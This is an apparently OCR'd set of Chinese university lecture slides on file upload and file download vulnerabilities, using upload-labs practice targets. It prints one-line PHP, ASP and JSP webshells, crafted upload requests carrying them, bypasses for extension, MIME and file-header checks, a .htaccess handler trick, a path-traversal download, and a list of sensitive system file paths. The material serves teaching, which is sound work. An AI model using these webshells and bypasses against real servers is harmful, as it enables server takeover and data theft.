10. 服务端安全——过滤验证缺陷

授课教师：游伟 副教授

授课时间：周五16:00 – 17:30（教二2406）

课程主页：https://www.youwei.site/course/websecurity

目录

10.1 任意文件上传漏洞

- 文件上传漏洞是指由于程序员在对用户文件上传部分的控制不足或者处理缺陷，而导致的用户可以越过其本身权限向服务器上传可执行的动态脚本文件。
- 这里上传的文件可以是木马，病毒，恶意脚本或者WebShell等。“文件上传”本身没有问题，有问题的是文件上传后，服务器怎么处理、解释文件。如果服务器的处理逻辑做的不够安全，则会导致严重的后果。

文件上传

- 大部分站点都具有文件上传功能，例如头像更改，文章编辑，附件上传等等。

```php
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])){
            $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建！';
    }
}
?>
```

微人大文件上传页面

文件上传

- 在 WEB 中进行文件上传的原理是通过将表单设为multipart/form-data，同时加入文件域，而后通过 HTTP 协议将文件内容发送到服务器，服务器端读取这个分段（multipart）的数据信息，并将其中的文件内容提取出来并保存的。
- 下图为文件上传报文的post数据，上传了一个名为test.jpg的文件，content-type为image/jpeg，中间的“乱码”为文件元数据

```
------WebKitFormBoundaryRzkvvMRPaXQq6iAx
Content-Disposition: form-data; name="uplogo"; filename="test.jpg"
Content-Type: image/jpeg

RIFF&  WEBPVP8    p9  *ùü>  F  K¥£º4¢Ñ  Û@
enÜ  g  *Ëi  u  ú    úNú])à0¿{ç  ý®ý  þo2kþ7¾ð|`=ý?° ì    ÿ®ô`Í  ú    ¿ú}/?Aÿ¿Ñ  ¯  í½=  Ì(ÉÞÚ=#ø•Òºùçû/¨ýÉé1è?Ïÿõ  éßúüa¯èßèÿÿû`õÿ'Ñ7úF/ÍÎ  ×=B¿¦Ýëµô]
é  þ×ÿ¯¨ÿÿ•gF¿  ÿäôSò/î|]ü£®ù  iû¯û¾pAýqéÿj=ÊþËýß  §Ä=L£  èÚ

------WebKitFormBoundaryRzkvvMRPaXQq6iAx--
```

文件上传

- 通常，在进行文件保存的时候，服务器端会读取文件的原始文件名，并从这个原始文件名中得出文件的扩展名，而后随机为文件起一个文件名（为了防止重复），并且加上原始文件的扩展名来保存到服务器上
- 如图为上传图片之后，根据原文件拓展名重命名后保存在服务器上的文件地址

Rendered size: 124 × 124 px
Rendered aspect ratio: 1 : 1
Intrinsic size: 200 × 200 px
Intrinsic aspect ratio: 1 : 1
File size: 12.0 kB
Current source: https://v.ruc.edu.cn/data/logo/31/53/200_6112315390f4d162e19b803c_1.jpg

思考

- 根据文件上传的过程，你认为可能会有哪些问题？
- 如果上传文件是Web脚本语言，服务器的Web容器解释并执行了用户上传的脚本,导致代码执行
- 如果上传文件是Flash的策略文件crossdomain.xml,黑客用以控制Flash在该域下的行为
- 如果上传文件是病毒、木马文件，黑客用以诱骗用户或者管理员下载执行
- 如果上传文件是钓鱼图片或包含了脚本的图片，在某些版本的浏览器中会被作为脚本执行，被用于钓鱼和欺诈


文件上传漏洞的成因

- 对于上传文件的后缀名（扩展名）没有做较为严格的限制
- 对于上传文件的MIMETYPE(用于描述文件的类型的一种表述方法) 没有做检查
- 权限上没有对于上传的文件目录设置不可执行权限，尤其是对于shebang（#!）类型的文件
- 对于web server对于上传文件或者指定目录的行为没有做限制（文件名../evil.php）

WebShell

- 前面提到，文件上传漏洞使得用户能够上传恶意文件进而获得服务器的控制权限，其中最常见的就是上传一个webshell
- WebShell ，简称网页后门。简单来说它是运行在Web应用之上的**远程控制程序**
- WebShell其实就是一张网页，由PHP、JSP、ASP、ASP.NET等这类web应用程序语言开发，但WebShell并不具备常见网页的功能，例如登录、注册、信息展示等功能，一般会具备文件管理、端口扫描、提权、获取系统信息等功能。

WebShell管理方法




WebShell

- 最简单的WebShell，被我们称为一句话木马，用以执行任意指令，可以通过它获取服务器的控制权限。

```php
<?php
highlight_file(filename: __FILE__);

@eval($_GET['x']);
```

- @表示不管该语句的报错，使得你可以通过x输入各种函数测试。
- 通常，我们通过phpinfo()来验证上传的webshell是否有效。




WebShell管理工具

- 虽然我们以及通过一句话木马获取了服务器的控制权限，但是一条命令一条命令的手动执行过于复杂，于是就有了WebShell管理工具，用于一键获取服务器控制权
- 常见的WebShell管理工具有中国蚁剑、中国菜刀，我们以中国蚁剑为例。
- 1. 右键空白位置，点击添加数据
- 2. 填写地址和密码，地址为WebShell的地址，密码为传输的参数名

WebShell管理工具

- 3. 点击测试连接，如果右下角显示成功，说明你的WebShell正在成功运作（特别提醒：想要使用WebShell管理工具，密码的传输方式必须为POST），点击添加之后就能看到该条目



WebShell管理工具

- 4. 右键新增的条目，可以看到对该服务器操作的一些选项，打开终端、文件系统等等，点击文件管理，就能查看服务器上的所有文件（而非仅apache工作目录下的文件），通常flag就存在根目录下

一句话木马的原理

- 通过一句话木马，我们可以对服务器达到完全的掌控，但一句话木马的原理其实非常简单
- 一句话木马：<?php @eval($_POST[x]); ?>
- $_POST[x]: 获取 POST请求参数中X的值。例如POST请求中传递x=phpinfo();，那么 $_POST[x]就等同于phpinfo();
- eval()将字符串当做PHP代码去执行。例如 eval('phpinfo();')，其中phpinfo();会被当做PHP代码去执行。
- 错误控制运算符，当将 @放置在一个PHP表达式之前，该表达式可能产生的任何错误信息都被 忽略掉。

一句话木马的原理

- 我们通过该webshell，传递任意PHP代码，让其去执行，从而达到任意代码执行。
- 而php的shell_exec()函数是可以执行shell指令的，也就是说，如果我们对某个可执行的代码有完全掌控权限，那就对服务器的shell具有掌控权限。
- 比如传输x=shell_exec('ls /');，php中执行的就是 <?php @eval("shell_exec('ls /');") ?>

一句话木马

- Web中常用的一句话木马如下：
- PHP: <?php @eval($_POST[x]); ?>
- ASP: <%eval request("x")%>
- ASP.net: <%@ Page Language="Jscript"%><%eval (Request.Item["x"],"unsafe");%>
- JSP: <% Process process = Runtime.getRuntime().exec(request.getParameter("cmd")); %>

文件上传漏洞的防御和绕过


- 客户端javascript验证：靶机/upload-labs/Pass-01
- 使用javascript判断用户上传文件的拓展名

```
<script type="text/javascript"> == $0
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>
```

文件上传漏洞的防御和绕过

- 客户端javascript验证的绕过：
- 前端验证，只需要将恶意的php文件重命名为jpg文件，然后在发送报文的时候修改回来即可

```
------WebKitFormBoundaryZ4zDI1z7VVEcCA7x
Content-Disposition: form-data; name="upload_file"; filename="shell.jpg"
Content-Type: image/jpeg

<?php
  @eval($_POST['x']); ?>
------WebKitFormBoundaryZ4zDI1z7VVEcCA7x
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryZ4zDI1z7VVEcCA7x--
```



```
------WebKitFormBoundaryxBS4DTbxOu9NjXRI
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: application/x-php

<?php
  @eval($_POST['x']); ?>
------WebKitFormBoundaryxBS4DTbxOu9NjXRI
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryxBS4DTbxOu9NjXRI--
```

文件上传漏洞的防御和绕过

- 服务端MIME类型验证：靶机/upload-labs/Pass-02
- MIME类型是描述消息内容类型的因特网标准。

文件上传漏洞的防御和绕过

- 服务端MIME类型验证：
- 开发者可以通过$_FILES['name']['type']查看上传文件的MIME类型，并对这些类型做出限制

```
if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') ||
    ($_FILES['upload_file']['type'] == 'image/gif')) {
    if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
        $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
        $is_upload = true;

    }
} else {
    $msg = '文件类型不正确，请重新上传！';
}
else {
```

文件上传漏洞的防御和绕过


- 服务端MIME类型验证的绕过：
- 只需要在传输报文的时候修改以下MIME类型就可以了，因为这个类型并不影响文件的执行

```
------WebKitFormBoundaryxBS4DTbxOu9NjXRI
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: application/x-php

<?php
  @eval($_POST['x']); ?>
------WebKitFormBoundaryxBS4DTbxOu9NjXRI
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundaryxBS4DTbxOu9NjXRI--
```

```
------WebKitFormBoundarydJYFqHsNcQkmU3gx
Content-Disposition: form-data; name="upload_file"; filename="shell.php"
Content-Type: image/jpeg

<?php
  @eval($_POST['x']); ?>
------WebKitFormBoundarydJYFqHsNcQkmU3gx
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundarydJYFqHsNcQkmU3gx--
```

文件上传漏洞的防御和绕过

- 文件头验证：
- 图片格式往往不是根据文件后缀名去做判断的。文件头是文件开头的一段二进制，不同的图片类型，文件头是不同的。文件头又称文件幻数。
- 常见文件幻数
- JPG: FF D8 FF EO 00 10 4A 46 49 46
- GIF:47 49 46 38 39 61(GIF89a)
- PNG:89 50 4E 47



文件上传漏洞的防御和绕过

- 文件头验证：靶机/upload-labs/Pass-13
- 开发者通过在后端检验文件的前几个字节（文件头）来判断文件的类型

```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}
```

255.216 = 0xff.0xd8

137.80 = 0x89.0x50

71.73 = 0x47.0x49

文件上传漏洞的防御和绕过


- 文件头验证的绕过：
- 生成图片木马，只需要准备一张图片test.jpg和一句话木马文件evil.php，在终端键入copy test.jpg/b+evil.php/a evil.jpg

```
D:\web安全>copy 866801.png/b+shell.php/a shell.png
866801.png
shell.php
已复制         1 个文件。
```

- 这个新的图片同时具有jpg和php的性质，它的文件头为jpg的文件头，但是由于php语言的特性，只要代码被<?php ?>包裹，就能执行，其余的部分会被当作文本显示到页面上

文件上传漏洞的防御和绕过

- 图片码



文件上传漏洞的防御和绕过

- 服务器文件拓展名黑名单：
- 开发者可以在后端验证上传文件的拓展名，并设置黑名单，拒绝在黑名单中的文件拓展名

```
(file_exists($UPLOAD_ADDR)){
$deny_ext = array('.asp','.aspx','.php','.jsp');
$file_name = trim($_FILES['upload_file']['name']);
$file_name = deldot($file_name);//删除文件名末尾的点
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
$file_ext = trim($file_ext); //收尾去空

if(!in_array($file_ext, $deny_ext)) {
    if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR. '/' . $_
        $img_path = $UPLOAD_ADDR .'/'. $_FILES['upload_file']['name'];
        $is_upload = true;
    }
} else {
    $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
}
```

文件上传漏洞的防御和绕过

- 服务器文件拓展名黑名单的绕过：
- 对于这种防御，只能看开发者是否存在某些疏忽，比较常见的问题如下：
- 1. 没有验证大小写，开发者只过滤了php，导致攻击者可以上传evil.pHP，这个文件也是能正常执行的，靶机/upload-labs/Pass-05
- 2. 没有过滤完整，开发者只过滤了php，导致攻击者可以上传evil.php5/phps/phtml/pht等，靶机/upload-labs/Pass-03
- 3. 将匹配到的字符串删除而非报错，开发者过滤了php，攻击者可以双写绕过，上传evil.pphphp，靶机/upload-labs/Pass-10

文件上传漏洞的防御和绕过

- 服务器文件拓展名黑名单的绕过：靶机/upload-labs/Pass-03
- 4. 没有过滤.htaccess文件，该文件为php的一个配置文件，允许其改变当前目录以及子目录的apache配置信息。

.htaccess文件一般有两种攻击方法

a. 将所有某一后缀(比如gif)当作php解析

b. 将某一特定文件当作php解析

.htaccess
文件内容

```
<FilesMatch “sec.jpg” >
SetHandler application/x-httpd-php
</FilesMatch>
sec.jpg 即可以php脚本解析
```

文件上传漏洞的防御和绕过

- 服务器文件拓展名黑名单的绕过：靶机/upload-labs/Pass-08
- 5. 利用操作系统特性，在windows平台下，在存储文件时，当文件拓展名以以下这些特殊字符结尾时，特殊字符会被去掉，因为在经过判断时，文件拓展名还带着这些特殊字符，在存储时才去掉，导致恶意文件被上传到服务器上。

上传文件名	服务器文件名	说明
file.php[空格]	file.php	
file.php[.]	file.php	无论多少个.都可以
file.php[%80-%99]	file.php	Burp抓包，在文件名结尾输%80，CTRL+SHIFT+U进行URL-DECODE，或者增加一个空格,再在在HEX视图为把20修改为80

文件上传漏洞的防御和绕过

- 服务器文件拓展名黑名单的绕过：

上传文件名	服务器文件名
file.php%00zudsoi	file.php

- 6. %00截断，%00不是空格，是NULL，空字符。当程序在输出含有%00变量时， %00后面的数据会被停止，换句话说，就是误把它当做结束符，后面的数据直接忽略，这就导致漏洞产生的原因。

在文件上传中，利用%00截断，在文件扩展名验证时，是取文件的扩展名来做验证，但是最后文件保存在本地时，%00会截断文件名，只保存%00之前的内容。

前提条件： PHP版本 < 5.34 、 php的magic_quotes_gpc为OFF状态


10.2 任意文件下载漏洞

- 相较于文件上传漏洞，文件下载漏洞就简单许多了，主要是因为开发者在读取或引用文件时没有对文件路径做足够的过滤。
- 查看 靶机/download.php，可以看到页面源代码，只需要传输filename参数，即可下载对应文件。

```
15  if (isset($_GET['filename']) && !empty($_GET['filename'])) {
16      $requestedFile = $_GET['filename'];
17      $filePath = $fileDirectory . $requestedFile;
18
19      // 检查文件是否存在且可读
20      if (file_exists(filename: $filePath) && is_readable(filename: $filePath)) {
21
22          // 读取文件并输出到浏览器
23          echo htmlspecialchars(string: file_get_contents(filename: $filePath));
24          exit;
25      } else {
26          // 文件不存在或不可读
27          http_response_code(response_code: 404);
```

任意文件下载

- 我们将传输的filename变为../index.php，就能下载index.php源代码文件，当然，也可以变为其他路径下载任意文件



- 在赛题中，该漏洞一般用于读取文件源码或直接读取/flag

常见的敏感信息路径

- Windows系统：
- C:\boot.ini //查看系统版本
- C:\Windows\System32\inetsrv\MetaBase.xml //IIS配置文件
- C:\Windows\repair\sam //存储系统初次安装的密码
- C:\Program Files\mysql\my.ini //Mysql配置
